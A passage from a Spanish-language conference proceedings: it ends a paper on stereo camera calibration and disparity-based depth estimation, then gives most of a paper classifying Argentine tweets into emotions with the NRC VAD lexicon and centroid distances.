Con la cual se puede calcular la distancia z del punto P (objeto detectado)

Por otra parte, el desarrollo de los algoritmos de control del autómata se apoyó en las bibliotecas desarrolladas por Peter Corke, realizándose simulación mediante el software MATLAB.

Queda pendiente la integración con las bibliotecas que se desarrollaron para la detección de objetos, debido a que se priorizó el desarrollo de las bibliotecas de procesamiento gráfico.

Calibración de las cámaras

Lo ideal es que, en un principio, el ajuste fuese realizado a grandes rasgos lo más precisamente posible. para que luego el algoritmo de calibración tuviese mejores resultados.

Una vez hecho este ajuste, se comenzó con el cálculo de las matrices de calibración, para lo que se utilizó la biblioteca de OpenCV que contiene clases para calibración y reconstrucción de imágenes 3D: “Camera calibration and 3D reconstruction”. Para la calibración se usó la aplicación *calibrate_cameras*, que forma parte de la biblioteca StereoVision (Bajo licencia pública GNU)

Esta aplicación toma como argumentos imágenes estéreo que contienen en su escena un patrón cuadriculado símil a un tablero de ajedrez, con capturas en distintas perspectivas de este (figura 18). El tablero se rota y además se lo traslada a lo largo de las múltiples tomas de imágenes. Matemáticamente se puede demostrar que la cantidad mínima de tomas depende de la cantidad de esquinas que contiene el tablero patrón. El término “esquinas” hace referencia a la cantidad de vértices de cuadrados negros que hacen contacto entre sí (léase negros o blancos). La máxima cantidad utilizada es 50, bajo el criterio de cuantas más muestras haya los cálculos de corrección de errores serán más precisos.

La aplicación *Calibrate_cameras* da como resultado una carpeta con un conjunto de matrices que contiene los parámetros intrínsecos (focos, centrados), extrínsecos (traslación y rotación) y las matrices de rectificación de distorsiones. Con estas matrices se realizan las correcciones sobre las imágenes tomadas en cada cámara. Una vez rectificadas las imágenes se puede realizar el cálculo del eje Z con la fórmula citada más arriba.




Figura 18: Vértices detectados por el algoritmo de calibración “findChessboardCorners” de la biblioteca OpenCV

Para lograr este cálculo hay que ubicar en ambas imágenes del par estéreo el mismo objeto, para esto es necesario un algoritmo de búsqueda e identificación de objetos. Esto se puede resolver con el algoritmo DOT que fue detallado anteriormente.

Verificación con mapa de disparidad

La verificación con mapa de disparidad se realizó utilizando las bibliotecas de *StereoVision*, una prueba empírica realizando un mapa de disparidad y una nube de puntos. La nube de puntos consiste en conseguir las coordenadas espaciales de cada pixel de la escena tomadas por las cámaras. De esta forma se puede visualizar una escena desde diferentes perspectivas rotando los ejes de coordenadas. Esto tiene un límite y es que esos "puntos" de la imagen se obtienen desde una posición fija del espacio, si se deseara observar perspectivas laterales se necesitaría más información de la escena. Esto se puede salvar hasta cierto ángulo, replicando los píxeles de la frontera, de forma que cubran los huecos de información faltante.

Para lograr un buen mapa de disparidad se necesita que los objetos de la escena sean detectados inequívocamente en las imágenes del par estéreo. Se utilizó la herramienta *tune_blockmatcher* de la biblioteca *StereoVision* con el fin de ajustar los parámetros del detector de objetos y se verificó en paralelo la "calidad" del mapa de disparidad que se muestra en la figura 19.

Los ajustes mencionados se deben realizar en forma iterativa y empírica ya que resulta ser el método más rápido y eficiente. Luego de realizar el ajuste del algoritmo de búsqueda y detección de objetos, se utilizó la función *images_to_pointcloud* (también de la citada biblioteca StereoVision), la que toma como argumentos las matrices de rectificación, un par de imágenes estéreo, los parámetros de ajuste del algoritmo de "*blockmatching*" y esto da como resultado una matriz de tres dimensiones que contiene los vectores (también de tres dimensiones) correspondientes a la información del color de cada pixel. Como resultado se puede observar la siguiente nube de puntos Figuras 20 y 21)

Conclusión

Quizás las modificaciones y los agregados realizados sobre el algoritmo DOT no sean suficientes para obtener velocidades considerables en la detección, aunque permiten mejorar adecuadamente la misma. Ahora es aceptable realizar una búsqueda en una imagen HD, pero aun así sigue siendo relativamente lento. Como se plantea al final del apartado "Implementación DOT en GPU" quizás la respuesta involucre la implementación del proceso de "match template" en la GPU, aprovechando el tiempo ocioso de la misma.




Figura 19: Mapa de disparidad



Figura 20: Un par de imágenes (imagen estéreo)




Figura 21: resultado de la nube de puntos, a partir de la imagen estéreo.

Respecto al algoritmo, presenta fallas que quizás sean mejorables. DOT no considera colores, solo considera formas, y queda claro que resolver esa falencia sería una mejora a esta implementación. Otro punto importante a destacar es que el tiempo de reconocimiento de un objeto depende de la cantidad de plantillas y de la dimensión del video. Esto no debería ser así, aunque es una característica intrínseca del algoritmo.

Una solución que se podría proponer para la mejora del algoritmo es la de no utilizar la ventana deslizante, sino que por algún medio se detectaran los posibles candidatos a la imagen de la plantilla buscada y luego realizar el "match template" entre las plantillas y esa región de la imagen.

Respecto al cálculo y análisis de profundidad, la calibración de las cámaras y la comprensión del algoritmo están en un nivel muy avanzado, al punto de que solamente sería necesario programar la detección y agregarla a la de objetos. El único inconveniente será el tiempo de procesamiento que se sumaría al que posee la detección DOT y, como se expresó, se debería buscar una solución de compromiso o analizar la unión de ambos algoritmos mucho más detenidamente.

En etapas siguientes de este proyecto de investigación, que sigue vigente en el ámbito de la Universidad, se procederá a continuar el trabajo sobe aquellas cuestiones que hoy se mencionan como dificultades o asuntos pendientes.

Referencias

[1] Bay, Herbert,Tuytelaars, Tinne, Van Gool, Luc.: SURF:Speeded Up Robust Features, European Conference on Computer Vision 2006

[2] Rublee,Rabaud,Konolige,Bradski: ORB: an efficient alternative to SIFT or SURF, IEEE International Conference on Computer Vision 2011

[3] LeCun,Haffner,Bottou,Bengio, Object Recognition with Gradient-Based Learning, CPVR 2004

[4] Vaswani, Shazeer, Parmar, Uszkoreit, Jones, Gomez , Kaiser, Polosukhin, Attention is all you need, Cornell University 2017

[5] Hinterstoisser Stefan, Lepetit Vincent, Ilic Slobodan, Fua Pascal, Navab Nassir.: Dominant Orientation Templates for Real-Time Detection of Texture-Less Objects, Computer Vision Pattern Recognition 2010.

[6] Gonzales, Woods: Digital Image Processing , Tercera Edición, Prentice Hall 2007

[7] Hinterstoisser Stefan, Cagniart Cedric, Ilic Slobodan, Sturm Peter, Navab Nassir, Fua Pascal, Lepetit Vincent.: Gradient Response Maps for Real-Time Detection of Texture-Less Objects, IEEE Transactions on pattern analysis and machine intelligence 2011

[8] OpenCV http://opencv.org/

[9] Martin Montalvo, Técnicas de visión estereoscópica para determinar la estructura tridimensional de la escena, Autor: Curso académico 2009/2010, Máster en Investigación en Informática, Facultad de Informática, Universidad Complutense de Madrid 2009/2010.

Clasificación de Sentimientos en Opiniones de una Red Social Basada en Dimensiones Emocionales

Matias N. Amor, Agustina Monge, María Lorena Talamé, Alejandra C. Cardoso
Facultad de Ingeniería – Universidad Católica de Salta
matiasamor@ucasal.edu.ar, agum_96@hotmail.com, mltalame@ucasal.edu.ar, acardoso@ucasal.edu.ar

Resumen

En el tratamiento de las opiniones textuales, muchos trabajos de investigación se han centrado en el reconocimiento de la polaridad de los textos. Son escasas las investigaciones que profundizaron en la detección de uno o más sentimientos en textos de opinión. Determinar el sentimiento de un usuario, expresado en un mensaje textual, puede entenderse como clasificar o categorizar el mensaje según las características del mismo. Una forma de categorizar textos es con el uso de diccionarios léxicos, en los cuales las palabras están asociadas a una puntuación.

En este trabajo, se desarrolló un método para clasificar textos breves u opiniones de la red social Twitter, según el sentimiento que expresan. Se utilizó un diccionario de palabras con tres valoraciones asociadas a las dimensiones emocionales: valencia, activación y dominancia. Los textos se clasificaron en cuatro sentimientos: ira, asco, tristeza y felicidad.

1. Introducción

La minería de textos se define como el proceso de analizar un texto para extraer información con algún propósito específico, en particular, nueva información desconocida inicialmente. La minería de opiniones es un área de la minería de textos que consiste en el análisis de opiniones, sentimientos y emociones manifestados en forma textual. Dado el auge de las redes sociales donde los usuarios pueden manifestar sus pareceres sobre un determinado producto, persona o algún suceso, hay un interés cada vez mayor en conocer y analizar estos comentarios. La detección automática de emociones en las opiniones de usuarios, clientes o alumnos puede ayudar a los responsables de distintas áreas a prevenir problemas o medir el nivel de satisfacción. La red social Twitter se ha convertido en una excelente herramienta para conocer en tiempo real las opiniones que los usuarios expresan sobre una gran variedad de temas.

La identificación del sentimiento de un usuario, expresado en un mensaje textual, puede entenderse como clasificar o categorizar el mensaje según las características del mismo. Una forma de categorizar textos es con el uso de diccionarios léxicos, es decir, un listado de palabras, cada una de las cuales tiene asociado un puntaje de emoción.

Este trabajo realiza una experimentación con un diccionario de palabras con tres puntuaciones asociadas a las dimensiones emocionales: valencia, activación y dominancia. Los textos se obtuvieron de la red social Twitter y se clasificaron en cuatro categorías o sentimientos: ira, felicidad, asco y tristeza. Debido a las características de textos de opinión, sin formato, informales, con errores de ortografía y/o con imágenes, fue necesario realizar una serie de acciones a modo de limpieza y preparación, de tal manera de eliminar las características poco significativas y mantener la mayor cantidad de información posible.

2. Análisis de sentimientos

Muchas investigaciones se centraron en la detección de la polaridad de la opinión, es decir, determinar si una opinión es positiva o negativa. En algunos casos, también se consideró la opinión neutra para diferenciar aquellos textos objetivos o sin una opinión explícita. Son escasas las investigaciones que profundizaron en la detección de uno o más sentimientos en textos de opinión.

Los enfoques más populares para la clasificación de sentimientos se basan en dos métodos: por un lado, en el uso de diccionarios léxicos, es decir, una lista de palabras con un determinado peso o categoría emocional y, por el otro, en el aprendizaje computacional, en el cual los algoritmos utilizados deben ser entrenados con un conjunto de datos suficientemente grande y previamente etiquetado con las categorías correspondientes. En [1] se combinan los dos enfoques para la clasificación de textos de opinión.

Respecto a los recursos lingüísticos, existe una variedad para el idioma inglés, entre ellos SentiWordNet [2] que contiene más de 15000 palabras, entre sustantivos, verbos,

adjetivos y adverbios; ANEW [3] una colección de términos puntuadas en términos de placer, excitación y dominio; AFINN [4] asigna una puntuación entre -5 y +5 a cada palabra. Respecto a nuestro idioma, la adaptación de ANEW al español [5] contiene, aproximadamente, 1.000 términos y, entre otros trabajos, fue utilizado en [6] para analizar las opiniones de clientes de hoteles.

Emociones

Los seres humanos constantemente expresan sus emociones con respecto a distintos hechos que suceden en sus vidas cotidianas. Paul Ekman [7] las clasifica en seis emociones básicas:

- Asco: expresa el rechazo a estímulos determinados que resultan desagradables para alguno de los sentidos.
- Ira: se expresa a través del resentimiento o de la irritabilidad.
- Miedo: sensación de angustia ante una amenaza o peligro.
- Felicidad: estado emocional agradable, engloba un amplio rango de sentimientos, desde la satisfacción hasta la euforia.
- Tristeza: se experimenta ante una pérdida o un duelo.
- Sorpresa: no es considerada positiva ni negativa (es decir, agradable o desagradable) se experimenta ante un evento inesperado o imprevisto.

Una manera de representar las emociones consiste en asignarles un valor en un espacio de tres dimensiones:

- *Valencia*: indica el nivel de agrado ante un estímulo, el rango de valoración está entre lo agradable y lo desagradable.
- *Activación* (excitación): indica la intensidad de la emoción que provoca un estímulo, desde calmado hasta activado.
- *Dominancia*: indica el grado de control que ejerce un estímulo sobre el individuo. Se establece entre dominante y sumiso.

En el caso particular de la información textual, el estímulo se refiere a la emoción que se produce en un individuo cuando escribe o lee una palabra o frase.

Cabe aclarar que, si bien los términos “emoción” y “sentimiento” denotan distintos conceptos, para este trabajo se consideran como sinónimos.

3. Diccionarios de dimensiones emocionales

Si bien son múltiples las investigaciones que usaron lexicones para la clasificación textual, son pocas las que siguieron el enfoque de las dimensiones emocionales: valencia, activación y dominancia (VAD). Por ejemplo, en [8] se utilizó un lexicón VAD de propósito general para comprender cómo las emociones afectan la productividad en el desarrollo de software, a partir de informes técnicos.

Para esta investigación se utilizó como diccionario base el NRC VAD Lexicón [9]. Este dataset tiene más de 20.000 palabras en inglés y sus puntajes de valencia, activación y dominancia. Para cada palabra los puntajes varían de 0 (V, A o D más bajo) a 1 (V, A o D más alto). Este listado está en inglés, pero cuenta con una traducción al idioma español.

También se usó otro diccionario, NRC Emotion Lexicon, basado en emociones [10] [11]. Se trata de la asociación de más de 14.000 palabras con ocho emociones (ira, miedo, anticipación, confianza, sorpresa, tristeza, alegría y asco) y dos sentimientos (positivo y negativo). Está disponible en 40 idiomas, incluido el español.

Para el procesamiento posterior, se unieron los dos diccionarios de tal manera de obtener un listado de palabras en español, con sus correspondientes puntajes de las tres dimensiones emocionales y la asociación con las ocho emociones. En la Tabla 1 se puede apreciar parte del listado obtenido.

En este listado se encontraron términos que requirieron acciones de transformación o refinamiento. Algunas palabras en inglés en estos diccionarios tenían la misma

Tabla 1. Palabras con VAD y sentimientos asociados

English	Palabra	V	A	D	Ira	Anticip.	Asco	Miedo	Alegría	Tristeza	Sorpresa	Confianza
abacus	ábaco	0,510	0,276	0,485	0	0	0	0	0	0	0	1
bankruptcy	bancarrota	0,010	0,696	0,209	1	0	1	1	0	1	0	0
disgrace	desgracia	0,061	0,531	0,331	1	0	1	0	0	1	0	0
abduction	secuestro	0,062	0,990	0,673	0	0	0	1	0	1	1	0
aberration	aberración	0,125	0,816	0,417	0	0	1	0	0	0	0	0
homicide	homicidio	0,010	0,973	0,518	1	0	1	1	0	1	0	0
chaos	caos	0,016	0,923	0,373	1	0	0	1	0	1	0	0
abnormal	anormal	0,137	0,604	0,309	0	0	1	0	0	0	0	0
terrorist	terrorista	0,019	0,930	0,679	1	0	1	1	0	1	1	0
abominable	abominable	0,120	0,731	0,482	0	0	1	1	0	0	0	0
deceit	engaño	0,020	0,696	0,343	1	0	1	1	0	1	1	0
abrupt	abrupto	0,271	0,819	0,545	0	0	0	0	0	0	1	0
absence	ausencia	0,153	0,235	0,266	0	0	0	1	0	1	0	0
damage	dañar	0,059	0,726	0,403	1	0	1	0	0	1	0	0
absolution	absolución	0,715	0,500	0,664	0	0	0	0	1	0	0	1
abundance	abundancia	0,812	0,690	0,852	0	1	1	0	1	0	0	1
abundant	abundante	0,958	0,590	0,760	0	0	0	0	1	0	0	0
hell	infierno	0,020	0,918	0,565	1	0	1	1	0	1	0	0

traducción en español. Estos casos fueron revisados y se optó por reescribir los vocablos correctos, muchas veces ayudados por diccionarios y traductores online. Por ejemplo, en la Tabla 2, se observan las palabras en inglés traducidas como "alegre" en español.

Tabla 2. Ejemplo de palabras en inglés con igual traducción en español

Inglés	Español	Valencia	Activación	Dominancia
cheerful	alegre	0,990	0,720	0,696
chipper	alegre	0,418	0,588	0,500
rollicking	alegre	0,878	0,806	0,552
perky	alegre	0,896	0,792	0,673
glad	alegre	0,938	0,760	0,740
cheery	alegre	0,949	0,657	0,486
jolly	alegre	0,959	0,705	0,708
merry	alegre	0,979	0,731	0,764
joyfull	alegre	0,990	0,740	0,667

Se observó que para algunas palabras no existía su equivalente masculino o femenino. Por ejemplo, el puntaje para "lindo" existía en el listado, pero no se encontró la palabra "linda". Se decidió, en estos casos otorgar la misma puntuación, para asegurar una mayor integridad en el lexicón.

Finalmente, el listado obtenido, que llamamos NRC-Final, contiene 13215 palabras con puntaje VAD.

4. Corpus

Los corpus de opiniones textuales en idioma español disponibles para investigaciones de análisis de sentimientos suelen estar etiquetados por la polaridad que manifiestan. Sin embargo, no se encontraron corpus etiquetados con el sentimiento que expresan. Por lo tanto, se creó un conjunto de textos para realizar los experimentos.

Aunque el lenguaje español se habla en muchos países, su uso coloquial es diferente en muchos de ellos. Por ejemplo, "estar sin un mango" y "estar en el horno" son modismos argentinos para indicar tener poco dinero, en el primer caso, y tener un problema, en el segundo. Estas expresiones pueden ser frecuentes en opiniones originadas en nuestro país, pero difícilmente en aquellas generadas en otros países de habla hispana. Por esta razón, para este trabajo se optó por crear un corpus de textos cortos obtenidos de la red social Twitter (llamados *tweets*), en lenguaje español y generados en Argentina (según identificador de geolocalización), es decir, los textos que serán objeto de estudio suelen ser textos informales, sin formato. Entre Octubre de 2018 y Febrero de 2019, utilizando la API de Twitter [12], se recopilaron tweets públicos relacionados a los temas más populares o *trending tropic*[1] de esos meses. Para formar el corpus de estudio se descartaron los tweets que contenían solo imágenes, solo *emojis*[2], menos de 5 palabras y los re-tweets[3].

En un trabajo anterior de este equipo de investigación, se clasificaron manualmente parte de los tweets recopilados. Luego, se experimentó con algoritmos semi supervisados para obtener un conjunto mayor de mensajes etiquetados. Para el etiquetado se propusieron las seis categorías o sentimientos, considerados básicos, según la clasificación de Paul Ekman [7]: asco, felicidad, ira, tristeza, miedo y sorpresa. Además, se consideró otra categoría para indicar que el tweet no expresaba sentimiento (podría tratarse de una publicidad o noticia, es decir, el texto no era subjetivo) o el sentimiento era confuso. Para trabajar con un conjunto balanceado de datos de cada categoría y se descartaron los tweets categorizados con los sentimientos miedo y sorpresa que, en el corpus, representaban menos del 10%. Por lo tanto, se dispone de un corpus de 4800 tweets etiquetados con asco, felicidad, ira, tristeza y sin sentimiento o asociado a otro sentimiento (SS/Otro).

5. Preparación del corpus

Muchos comentarios en las redes sociales no suelen tener en cuenta las reglas ortográficas, utilizan palabras del lunfardo o abreviaturas y algunas veces, acentúan sus emociones con el uso de emojis, repetición de letras, palabras en mayúsculas o signos de exclamación. Por esta razón, se realizó una serie de acciones a modo de limpieza de los textos, para lo cual se desarrolló un programa Python.

En primer lugar, los mensajes se convirtieron a minúsculas. Luego, se realizaron las tareas típicas de preprocesamiento de textos y otras consideradas necesarias para este dominio:

- *Eliminación de stopwords*: se eliminan las palabras que carecen de un significado por si solas (artículos, pronombres, conjunciones, etc.) ya que por su alta frecuencia de aparición generan ruido en el análisis.
- *Tokenización*: consiste en la segmentación de palabras.
- *Eliminación de nombres de usuarios:* los nombres de usuarios comienzan con @ y para este análisis no se consideraron relevantes. Se utilizó una expresión regular para identificarlos
- *Eliminación de URL:* se consideró que las referencias a URL no infieren en la clasificación, por lo tanto, se eliminaron. Por lo general, son referencias a imágenes o noticias y no son visualizadas para analizar el tweet.
- *Eliminación del símbolo "#"*: algunos usuarios emplean los hashtags[4] como parte del mensaje. Por ejemplo: "*Hola 2019! Por un año lleno de #alegría #felicidad #salud #amor #dinero #amigos #fútbol*". En este ejemplo, la eliminación de todos los hashtags implicaba

[1] Palabras o frases más repetidas en un momento concreto en los mensajes de una red social.
[2] Pequeñas imágenes que representan emociones, comidas, lugares, etc.
[3] Tweet replicado por otro usuario.
[4] Palabra o frase precedida por el símbolo numeral (#) que se utiliza en redes sociales para destacar o agrupar mensajes

perder gran parte del contenido del texto. Por lo tanto, se decidió eliminar solo el símbolo "#", quedando, para este caso: "*Hola 2019! Por un año lleno de alegría felicidad salud amor dinero amigos fútbol".*

- *Reemplazo de abreviaciones:* es común el uso de abreviaturas en los tweets. Por ejemplo, se reemplazó el "*x*" por la palabra "*por*" y "*xq*" por "*porque*", entre otras.
- *Reemplazo de emojis por su correspondiente traducción textual* (en inglés): los emojis frecuentemente son incluidos como parte del mensaje, es decir, reemplazan palabras del mensaje. Por ejemplo, "*Todo listo* ✈, *por fin vacaciones! necesito* ☀🍹 *y mucha* 🎶". Eliminarlos implicaría pérdida de información relevante ya que se consideró un factor importante a la hora de establecer la emoción del tweet. Se utilizó la librería emoji (Python) que detecta símbolos Unicode y devuelve la correspondiente traducción textual. Algunos ejemplos se pueden observar en la Tabla 3.
- *Negaciones:* una opinión negativa puede ser expresada con términos positivos negados; los trabajos [13] y [14] establecieron alguno de estos términos (sin, no, basta, nunca). NRC Lexicon contiene alrededor de 140 palabras precedidas con los términos "no" y "sin", con lo cual, para este trabajo se consideró suficiente y no fue necesario otro tipo de procesamiento.

Tabla 3. Ejemplos emojis y traducciones

Emoji	Traducción Unicode
👱‍♀️	blond_haired_woman_light_skin_tone
😪	sleepy_face
❤️	red_heart

Frecuentemente, para el análisis de los textos, se lematizan las palabras, es decir, se las reduce a aquel vocablo que represente todas las formas flexionadas de la misma palabra (conjugadas, en plural, etc.). Sin embargo, en este trabajo no se realizó esta transformación debido a que los diccionarios NRC contienen palabras flexionadas, lo que conllevaría a perder información importante.

6. Clasificación de sentimientos

La colección NRC-Final proporciona los valores de valencia, activación y dominancia de cada palabra. Las apariciones de estas palabras en un texto pueden usarse, para ponderar la oración en el plano emocional. Este es un enfoque ingenuo ya que las palabras a menudo cambian su significado o valor emocional cuando se usan en diferentes contextos [15].

Siguiendo este criterio, el proceso de clasificación de tweets se llevó a cabo, en primer lugar, determinando los centroides de cada emoción y, en segundo lugar, estableciendo el sentimiento de cada opinión por la menor distancia a alguno de esos centroides. Es importante aclarar que, para el cálculo de los centroides, del listado NRC-Final, solo se utilizó la información referida a los cuatro sentimientos analizados, es decir, los datos de los sentimientos anticipación, miedo, sorpresa y confianza quedaron fuera del alcance de este trabajo.

Centroides de las emociones

Se asume que las palabras asociadas a una emoción tienen valores VAD similares y, por lo tanto, estarán ubicadas cercanas en el espacio de dimensiones VAD. Los puntos medios, en ese espacio, de las palabras de cada emoción los llamamos centroides.

Para obtener el centroide de cada emoción se realizó el promedio de cada dimensión emocional de aquellas palabras asociadas a la emoción [15]. De esta manera, se usaron 1247 palabras para determinar el centroide de Ira, 689 para el centroide de Felicidad, 1058 para el de Asco y para Tristeza se usaron 1119 palabras. La Tabla 4 detalla los valores medios de cada dimensión y los respectivos valores de desviación estándar.

Tabla 4. Centroides

	Valencia		Activación		Dominancia	
	M	D	M	D	M	D
Felicidad	0,640	0,229	0,526	0,177	0,595	0,159
Asco	0,229	0,170	0,627	0,172	0,410	0,149
Ira	0,242	0,177	0,676	0,166	0,477	0,162
Tristeza	0,226	0,175	0,591	0,183	0,393	0,156

M: media. D: desviación estándar

En la Figura 1 se muestra la ubicación de los centroides en el espacio de dimensiones. El centroide de la categoría SS/Otro, que representa a textos sin emoción o con otro sentimiento no analizado, se obtuvo empíricamente. Vale destacar que el centroide obtenido (0.32, 0.32, 0.32) se considera aceptable si se tiene en cuenta que no sólo representa a textos sin emoción o neutros, como en el caso de [15] que utilizaron el centroide (0.5, 0.5, 0.5).

Es importante aclarar que algunas palabras están asociadas a más de una emoción o categoría. Es el caso, por ejemplo, de la palabra "desgracia" asociada a ira, asco y tristeza. También se puede observar en la Tabla 1 que algunas palabras no están asociadas a los sentimientos analizados, (por ejemplo, la palabra "ábaco"), por lo tanto, no participa en el cálculo de ninguno de los cuatro




Figura 1. Centroides de emociones

centroides de sentimientos, pero queda disponible para, eventualmente, ser parte de la evaluación de alguna oración. En la Figura 2 se puede apreciar la distribución de las palabras intervinientes en el cálculo de los centroides de las cuatro emociones consideradas.

Clasificación de tweet según distancia a centroides

Para determinar la polaridad de las oraciones, la práctica más común es calcular el promedio de los puntajes de las palabras que componen el mensaje [16]. Siguiendo este criterio se realizó la clasificación de los tweets considerando que en este trabajo las puntuaciones están formadas por tres valores.

Como resultado de la limpieza (sección 5), cada tweet quedó reducido en cantidad de palabras, y éstas son las usadas para determinar la cercanía a alguno de los centroides, es decir, a alguna emoción. El valor VAD de una oración se calcula promediando los valores VAD de cada una de las palabras [15]. De esta manera, cada tweet tiene también asociado las tres puntuaciones VAD que serán utilizadas para asignar el sentimiento.

Como se comentó anteriormente, los emojis intervienen en el cálculo del valor VAD del texto. Debido a que no se posee un diccionario de emojis con sus respectivos valores VAD, se realizaron una serie de cálculos para obtener el valor de cada dimensión emocional asociado al emoji. Primero, cada emoji se lo tradujo al inglés. Luego, se buscó cada palabra de esta traducción en el diccionario NRC-Final. Por último, se promediaron los valores VAD de dichas palabras obteniendo el valor VAD asociado al emoji. En la Tabla 5 se observa el valor VAD del emoji "red_heart". En la primera fila se observan los valores de la palabra "red" y en la segunda fila, los valores de "heart". En la última fila se aprecian los valores VAD del emoji calculado como el promedio de cada dimensión.

Tabla 5. Ejemplo cálculo VAD para emojis

	V	A	D
red	0,427	0,385	0,377
heart	0,827	0,5	0,693
red_heart	**0,627**	**0,4425**	**0,535**

La distribución de los tweets clasificados siguiendo este método se observa en la Figura 3.




Figura 2. Distribución de palabras que determinan los centroides




Figura 3. Clasificación de tweets

7. Resultados

Como el sentimiento expresado en el texto se obtiene de los valores VAD de las palabras que lo componen, se descartaron los tweets que no contuvieran términos en el diccionario y aquellos que tuvieran menos de tres palabras con VAD, por considerarlas insuficientes para realizar la clasificación. De esta manera, los tweets para el análisis son 4612.

